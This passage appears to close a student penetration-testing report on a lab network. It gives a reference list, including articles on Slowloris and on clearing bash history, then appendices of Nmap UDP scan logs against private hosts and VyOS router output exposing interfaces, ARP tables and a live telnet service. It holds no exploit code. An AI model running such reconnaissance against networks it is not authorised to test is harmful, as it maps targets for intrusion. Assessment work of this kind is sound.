Knafo, J., 2017. *10 Steps To Secure Open SSH*. [online] The Devolutions Blog. Available at: <https://blog.devolutions.net/2017/4/10-steps-to-secure-open-ssh> [Accessed 6 January 2021].

Web.mit.edu. n.d. *18.8. Securing NFS*. [online] Available at: <https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/s1-nfs-security.html> [Accessed 6 January 2021].

Wiki.vyos.net. n.d. *User Guide - Vyos Wiki*. [online] Available at: <https://wiki.vyos.net/wiki/User_Guide#System_Users> [Accessed 6 January 2021].

Shekyan, S., 2011. *How To Protect Against Slow HTTP Attacks | Qualys Security Blog*. [online] Qualys Security Blog. Available at: <https://blog.qualys.com/vulnerabilities-research/2011/11/02/how-to-protect-against-slow-http-attacks> [Accessed 6 January 2021].

Cloudflare. n.d. *Slowloris Ddos Attack*. [online] Available at: <https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/> [Accessed 6 January 2021].

Wallen, J., 2016. *How To Effectively Clear Your Bash History*. [online] TechRepublic. Available at: <https://www.techrepublic.com/article/how-to-effectively-clear-your-bash-history/> [Accessed 6 January 2021].

Mineo, A., 2019. *Automatically Clear That Bash History! – Anthonymineo.Com*. [online] Anthony Mineo. Available at: <https://anthonymineo.com/clear-that-bash-history/> [Accessed 6 January 2021].


Nullprogram.com. n.d. *Endlessh: An SSH Tarpit*. [online] Available at: <https://nullprogram.com/blog/2019/03/22/> [Accessed 7 January 2021].

Library.netapp.com. n.d. *Advantages Of Vlans*. [online] Available at: <https://library.netapp.com/ecmdocs/ECMP1401193/html/GUID-C9DA920B-F414-4017-8DD1-D77D7FD3CC8C.html> [Accessed 7 January 2021].

APPENDICES

APPENDIX A – HOST DISCOVERY

Figure 1-3 UDP Scans within the 192.168.0.192/27 Subnet



```
          Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.290KB)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-14 10:06 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 10:06
Scanning 192.168.0.193 [1 port]
Completed ARP Ping Scan at 10:06, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:06
Completed Parallel DNS resolution of 1 host. at 10:07, 13.00s elapsed
Initiating UDP Scan at 10:07
Scanning 192.168.0.193 [1000 ports]
Increasing send delay for 192.168.0.193 from 0 to 50 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.0.193 from 50 to 100 due to 11 out of 13 dropped probes since last increase.
UDP Scan Timing: About 9.16% done; ETC: 10:12 (0:05:08 remaining)
Increasing send delay for 192.168.0.193 from 100 to 200 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.193 from 200 to 400 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.193 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 12.94% done; ETC: 10:14 (0:06:50 remaining)
UDP Scan Timing: About 15.94% done; ETC: 10:16 (0:08:00 remaining)
UDP Scan Timing: About 18.66% done; ETC: 10:17 (0:08:48 remaining)
UDP Scan Timing: About 24.06% done; ETC: 10:19 (0:09:22 remaining)
Discovered open port 123/udp on 192.168.0.193
UDP Scan Timing: About 38.26% done; ETC: 10:21 (0:08:45 remaining)
UDP Scan Timing: About 46.09% done; ETC: 10:21 (0:07:58 remaining)
UDP Scan Timing: About 52.46% done; ETC: 10:22 (0:07:13 remaining)
UDP Scan Timing: About 58.17% done; ETC: 10:22 (0:06:27 remaining)
UDP Scan Timing: About 63.89% done; ETC: 10:22 (0:05:38 remaining)
UDP Scan Timing: About 69.29% done; ETC: 10:22 (0:04:50 remaining)
UDP Scan Timing: About 74.60% done; ETC: 10:23 (0:04:02 remaining)
UDP Scan Timing: About 79.79% done; ETC: 10:23 (0:03:14 remaining)
Discovered open port 161/udp on 192.168.0.193
UDP Scan Timing: About 85.06% done; ETC: 10:23 (0:02:24 remaining)
UDP Scan Timing: About 90.37% done; ETC: 10:23 (0:01:33 remaining)
UDP Scan Timing: About 95.66% done; ETC: 10:23 (0:00:42 remaining)
Completed UDP Scan at 10:24, 1033.72s elapsed (1000 total ports)
Initiating Service scan at 10:24
Scanning 48 services on 192.168.0.193
Service scan Timing: About 6.25% done; ETC: 10:41 (0:16:15 remaining)
Service scan Timing: About 66.67% done; ETC: 10:26 (0:00:52 remaining)
Completed Service scan at 10:27, 160.09s elapsed (48 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.193
Retrying OS detection (try #2) against 192.168.0.193
NSE: Script scanning 192.168.0.193.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:27
Completed NSE at 10:27, 0.28s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:27
Completed NSE at 10:27, 2.37s elapsed
Nmap scan report for 192.168.0.193
Host is up, received arp-response (0.00085s latency).
Scanned at 2020-11-14 10:06:54 EST for 1211s
Not shown: 952 closed ports
Reason: 952 port-unreaches
PORT    STATE         SERVICE        REASON              VERSION
2/udp   open|filtered compressnet    no-response
18/udp  open|filtered msp           no-response
47/udp  open|filtered ni-ftp        no-response
56/udp  open|filtered xns-auth      no-response
81/udp  open|filtered hosts2-ns     no-response
107/udp open|filtered rtelnet       no-response
123/udp open          ntp           udp-response ttl 64 NTP v4 (unsynchronized)
136/udp open|filtered profile       no-response
141/udp open|filtered emfis-cntl    no-response
147/udp open|filtered iso-ip        no-response
153/udp open|filtered sgmp          no-response
```

```
161/udp open          snmp           udp-response ttl 64 net-snmp; net-snmp SNMPv3 server
177/udp open|filtered xdmcp          no-response
185/udp open|filtered remote-kis     no-response
186/udp open|filtered kis            no-response
273/udp open|filtered unknown        no-response
311/udp open|filtered asip-webadmin  no-response
316/udp open|filtered decauth        no-response
358/udp open|filtered shrinkwrap     no-response
368/udp open|filtered qbikgdp        no-response
423/udp open|filtered opc-job-start  no-response
428/udp open|filtered ocs_cmu        no-response
455/udp open|filtered creativepartnr no-response
463/udp open|filtered alpes          no-response
471/udp open|filtered mondex         no-response
480/udp open|filtered iafdbase       no-response
501/udp open|filtered stmf           no-response
523/udp open|filtered ibm-db2        no-response
537/udp open|filtered nmsp           no-response
557/udp open|filtered openvms-sysipc no-response
566/udp open|filtered streettalk     no-response
605/udp open|filtered soap-beep      no-response
629/udp open|filtered 3com-amp3      no-response
642/udp open|filtered esro-emsdp     no-response
668/udp open|filtered mecomm         no-response
735/udp open|filtered unknown        no-response
765/udp open|filtered webster        no-response
783/udp open|filtered unknown        no-response
792/udp open|filtered unknown        no-response
794/udp open|filtered unknown        no-response
817/udp open|filtered unknown        no-response
869/udp open|filtered unknown        no-response
914/udp open|filtered unknown        no-response
920/udp open|filtered unknown        no-response
926/udp open|filtered unknown        no-response
```

```
941/udp open|filtered unknown        no-response
961/udp open|filtered unknown        no-response
967/udp open|filtered unknown        no-response
MAC Address: 00:15:5D:00:04:21 (Microsoft)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=11/14%OT=%CT=%CU=1%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=5FAFF749%P=x86_64-pc-linux-gnu)
SEQ(CI=I%II=I)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1211.68 seconds
```

```
          Raw packets sent: 1751 (51.337KB) | Rcvd: 1050 (60.430KB)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-14 10:27 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 10:27
Scanning 192.168.0.203 [1 port]
Completed ARP Ping Scan at 10:27, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:27
Completed Parallel DNS resolution of 1 host. at 10:27, 13.00s elapsed
Initiating UDP Scan at 10:27
Scanning 192.168.0.203 [1000 ports]
Increasing send delay for 192.168.0.203 from 0 to 50 due to 11 out of 17 dropped probes since last increase.
Increasing send delay for 192.168.0.203 from 50 to 100 due to 11 out of 12 dropped probes since last increase.
UDP Scan Timing: About 11.03% done; ETC: 10:32 (0:04:10 remaining)
Increasing send delay for 192.168.0.203 from 100 to 200 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.203 from 200 to 400 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.203 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 15.47% done; ETC: 10:33 (0:05:33 remaining)
UDP Scan Timing: About 18.30% done; ETC: 10:35 (0:06:46 remaining)
UDP Scan Timing: About 21.22% done; ETC: 10:36 (0:07:29 remaining)
UDP Scan Timing: About 24.35% done; ETC: 10:37 (0:07:58 remaining)
UDP Scan Timing: About 46.20% done; ETC: 10:41 (0:07:25 remaining)
UDP Scan Timing: About 52.78% done; ETC: 10:41 (0:06:43 remaining)
UDP Scan Timing: About 58.85% done; ETC: 10:41 (0:05:59 remaining)
UDP Scan Timing: About 64.90% done; ETC: 10:42 (0:05:12 remaining)
UDP Scan Timing: About 70.65% done; ETC: 10:42 (0:04:25 remaining)
UDP Scan Timing: About 76.08% done; ETC: 10:42 (0:03:38 remaining)
UDP Scan Timing: About 81.43% done; ETC: 10:42 (0:02:51 remaining)
UDP Scan Timing: About 86.65% done; ETC: 10:42 (0:02:04 remaining)
UDP Scan Timing: About 91.87% done; ETC: 10:42 (0:01:16 remaining)
Completed UDP Scan at 10:44, 1010.28s elapsed (1000 total ports)
Initiating Service scan at 10:44
Scanning 64 services on 192.168.0.203
```

```
Service scan Timing: About 1.56% done; ETC: 11:48 (1:03:00 remaining)
Service scan Timing: About 39.06% done; ETC: 10:48 (0:02:25 remaining)
Service scan Timing: About 51.56% done; ETC: 10:48 (0:02:05 remaining)
Service scan Timing: About 60.94% done; ETC: 10:48 (0:01:48 remaining)
Completed Service scan at 10:47, 195.11s elapsed (64 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.203
Retrying OS detection (try #2) against 192.168.0.203
NSE: Script scanning 192.168.0.203.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:47
Completed NSE at 10:47, 0.14s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:47
Completed NSE at 10:47, 3.54s elapsed
Nmap scan report for 192.168.0.203
Host is up, received arp-response (0.00039s latency).
Scanned at 2020-11-14 10:27:06 EST for 1223s
Not shown: 936 closed ports
Reason: 936 port-unreaches
PORT    STATE         SERVICE         REASON      VERSION
2/udp   open|filtered compressnet     no-response
9/udp   open|filtered discard        no-response
44/udp  open|filtered mpm-flags      no-response
63/udp  open|filtered via-ftp        no-response
64/udp  open|filtered covia          no-response
67/udp  open|filtered dhcps          no-response
102/udp open|filtered iso-tsap       no-response
107/udp open|filtered rtelnet        no-response
114/udp open|filtered audionews      no-response
150/udp open|filtered sql-net        no-response
162/udp open|filtered snmptrap       no-response
173/udp open|filtered xyplex-mux     no-response
186/udp open|filtered kis            no-response
198/udp open|filtered dls-mon        no-response
204/udp open|filtered at-echo        no-response
205/udp open|filtered at-5           no-response
213/udp open|filtered ipx            no-response
276/udp open|filtered unknown        no-response
290/udp open|filtered unknown        no-response
292/udp open|filtered unknown        no-response
315/udp open|filtered dpsi           no-response
```

```
318/udp open|filtered pkix-timestamp  no-response
320/udp open|filtered ptp-general     no-response
327/udp open|filtered unknown         no-response
372/udp open|filtered ulistserv       no-response
377/udp open|filtered tnETOS          no-response
387/udp open|filtered aurp            no-response
389/udp open|filtered ldap            no-response
404/udp open|filtered nced            no-response
410/udp open|filtered decladebug      no-response
455/udp open|filtered creativepartnr  no-response
528/udp open|filtered custix          no-response
553/udp open|filtered pirp            no-response
579/udp open|filtered decbsrv         no-response
583/udp open|filtered philips-vc      no-response
587/udp open|filtered submission      no-response
588/udp open|filtered cal             no-response
605/udp open|filtered soap-beep       no-response
606/udp open|filtered urm             no-response
623/udp open|filtered asf-rmcp        no-response
640/udp open|filtered pcnfs           no-response
665/udp open|filtered sun-dr          no-response
681/udp open|filtered entrust-aams    no-response
706/udp open|filtered silc            no-response
723/udp open|filtered unknown         no-response
729/udp open|filtered netviewdm1      no-response
730/udp open|filtered netviewdm2      no-response
733/udp open|filtered unknown         no-response
757/udp open|filtered unknown         no-response
766/udp open|filtered unknown         no-response
789/udp open|filtered unknown         no-response
797/udp open|filtered unknown         no-response
805/udp open|filtered unknown         no-response
808/udp open|filtered unknown         no-response
812/udp open|filtered unknown         no-response
832/udp open|filtered netconfsoaphttp no-response
872/udp open|filtered unknown         no-response
883/udp open|filtered unknown         no-response
895/udp open|filtered unknown         no-response
896/udp open|filtered unknown         no-response
911/udp open|filtered xact-backup     no-response
938/udp open|filtered unknown         no-response
953/udp open|filtered unknown         no-response
```

```
984/udp open|filtered unknown         no-response
MAC Address: 00:15:5D:00:04:26 (Microsoft)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=11/14%OT=%CT=%CU=1%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=5FAFFC11%P=x86_64-pc-linux-gnu)
SEQ(CI=I%II=I)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1224.25 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-14 10:47 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 10:47
Scanning 192.168.0.215 [1 port]
Completed ARP Ping Scan at 10:47, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:47
Completed Parallel DNS resolution of 1 host. at 10:47, 13.00s elapsed
Initiating UDP Scan at 10:47
Scanning 192.168.0.215 [1000 ports]
Increasing send delay for 192.168.0.215 from 0 to 50 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.0.215 from 50 to 100 due to max_successful_tryno increase to 6
Warning: 192.168.0.215 giving up on port because retransmission cap hit (6).
Increasing send delay for 192.168.0.215 from 100 to 200 due to 11 out of 12 dropped probes since last increase.
UDP Scan Timing: About 6.69% done; ETC: 10:55 (0:07:13 remaining)
Increasing send delay for 192.168.0.215 from 200 to 400 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 192.168.0.215 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 9.74% done; ETC: 10:58 (0:09:25 remaining)
UDP Scan Timing: About 12.74% done; ETC: 10:59 (0:10:23 remaining)
UDP Scan Timing: About 15.46% done; ETC: 11:00 (0:11:02 remaining)
UDP Scan Timing: About 32.69% done; ETC: 11:03 (0:10:20 remaining)
Discovered open port 111/udp on 192.168.0.215
UDP Scan Timing: About 39.31% done; ETC: 11:03 (0:09:31 remaining)
UDP Scan Timing: About 45.36% done; ETC: 11:03 (0:08:42 remaining)
UDP Scan Timing: About 50.97% done; ETC: 11:03 (0:07:54 remaining)
UDP Scan Timing: About 56.26% done; ETC: 11:03 (0:07:05 remaining)
UDP Scan Timing: About 61.66% done; ETC: 11:04 (0:06:16 remaining)
UDP Scan Timing: About 67.06% done; ETC: 11:04 (0:05:25 remaining)
UDP Scan Timing: About 72.37% done; ETC: 11:04 (0:04:34 remaining)
UDP Scan Timing: About 77.66% done; ETC: 11:04 (0:03:42 remaining)
UDP Scan Timing: About 82.74% done; ETC: 11:04 (0:02:52 remaining)
UDP Scan Timing: About 87.94% done; ETC: 11:04 (0:02:01 remaining)
UDP Scan Timing: About 93.04% done; ETC: 11:04 (0:01:10 remaining)
Completed UDP Scan at 11:05, 1057.16s elapsed (1000 total ports)
Initiating Service scan at 11:05
Scanning 21 services on 192.168.0.215
Discovered open port 798/udp on 192.168.0.215
Discovered open|filtered port 798/udp on 192.168.0.215 is actually open
Service scan Timing: About 14.29% done; ETC: 11:12 (0:06:18 remaining)
Completed Service scan at 11:06, 97.58s elapsed (21 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.215
Retrying OS detection (try #2) against 192.168.0.215
NSE: Script scanning 192.168.0.215.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:06
```

```
Completed NSE at 11:06, 0.07s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:06
Completed NSE at 11:07, 1.01s elapsed
Nmap scan report for 192.168.0.215
Host is up, received arp-response (0.00051s latency).
Scanned at 2020-11-14 10:47:30 EST for 1170s
Not shown: 979 closed ports
Reason: 979 port-unreaches
PORT    STATE         SERVICE       REASON              VERSION
28/udp  open|filtered unknown       no-response
53/udp  open|filtered domain        no-response
68/udp  open|filtered dhcpc         no-response
84/udp  open|filtered ctf           no-response
111/udp open          rpcbind       udp-response ttl 64 2-4 (RPC #100000)
123/udp open|filtered ntp           no-response
307/udp open|filtered unknown       no-response
352/udp open|filtered dtag-ste-sb   no-response
398/udp open|filtered kryptolan     no-response
423/udp open|filtered opc-job-start no-response
427/udp open|filtered svrloc        no-response
469/udp open|filtered rcp           no-response
472/udp open|filtered ljk-login     no-response
501/udp open|filtered stmf          no-response
626/udp open|filtered serialnumberd no-response
631/udp open|filtered ipp           no-response
758/udp open|filtered nlogin        no-response
798/udp open          rpcbind       udp-response        2-4 (RPC #100000)
846/udp open|filtered unknown       no-response
981/udp open|filtered unknown       no-response
997/udp open|filtered maitrd        no-response
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=11/14%OT=%CT=%CU=1%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=5FB000A4%P=x86_64-pc-linux-gnu)
SEQ(CI=I%II=I)
T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
```

```
U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1170.98 seconds
           Raw packets sent: 1563 (47.115KB) | Rcvd: 1075 (61.661KB)
```

Figure 1-4 The HTTP server running on 192.168.0.193 interface




Figure 1-7 Other information from the 192.168.0.193/27 interface

```
vyos@vyos:~$ show arp eth3
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:15:5d:00:04:1e   C                     eth3
```

```
vyos@vyos:~$ show arp eth4
arp: in 3 entries no match found.
vyos@vyos:~$ show arp eth5
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.200            ether   00:15:5d:00:04:27   C                     eth5
192.168.0.199            ether   00:15:5d:00:04:0a   C                     eth5
vyos@vyos:~$
```

```
vyos@vyos# show interfaces
 ethernet eth3 {
     address 192.168.0.225/30
     duplex auto
     hw-id 00:15:5d:00:04:22
     smp_affinity auto
     speed auto
 }
 ethernet eth4 {
     address 172.16.221.16/24
     duplex auto
     hw-id 00:15:5d:00:04:23
     smp_affinity auto
     speed auto
 }
 ethernet eth5 {
     address 192.168.0.193/27
     duplex auto
     hw-id 00:15:5d:00:04:21
     smp_affinity auto
     speed auto
 }
 loopback lo {
     address 1.1.1.1/32
 }
```

```
vyos@vyos:~$ show bridge
bridge name     bridge id               STP enabled     interfaces
```

```
vyos@vyos:~$ show host os
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64 GNU/Linux
```

```
vyos@vyos:~$ show host name
vyos
```

```
vyos@vyos:~$ show ip access-list
ZEBRA:
RIP:
RIPNG:
OSPF:
OSPF6:
BGP:
```

```
vyos@vyos:~$ show ip rip
Possible completions:
  <Enter>       Execute the current command
  status        Show RIP protocol status


vyos@vyos:~$ show ip rip status
vyos@vyos:~$
```

```
vyos@vyos:~$ show system connections
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:199           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:56550         127.0.0.1:199           ESTABLISHED
tcp        0      0 127.0.0.1:56552         127.0.0.1:199           ESTABLISHED
tcp        0      0 127.0.0.1:199           127.0.0.1:56552         ESTABLISHED
tcp        0      0 127.0.0.1:199           127.0.0.1:56554         ESTABLISHED
tcp        0      0 127.0.0.1:56554         127.0.0.1:199           ESTABLISHED
tcp        0      0 127.0.0.1:199           127.0.0.1:56550         ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
tcp6       0      0 192.168.0.193:23        192.168.0.200:50562     ESTABLISHED
```

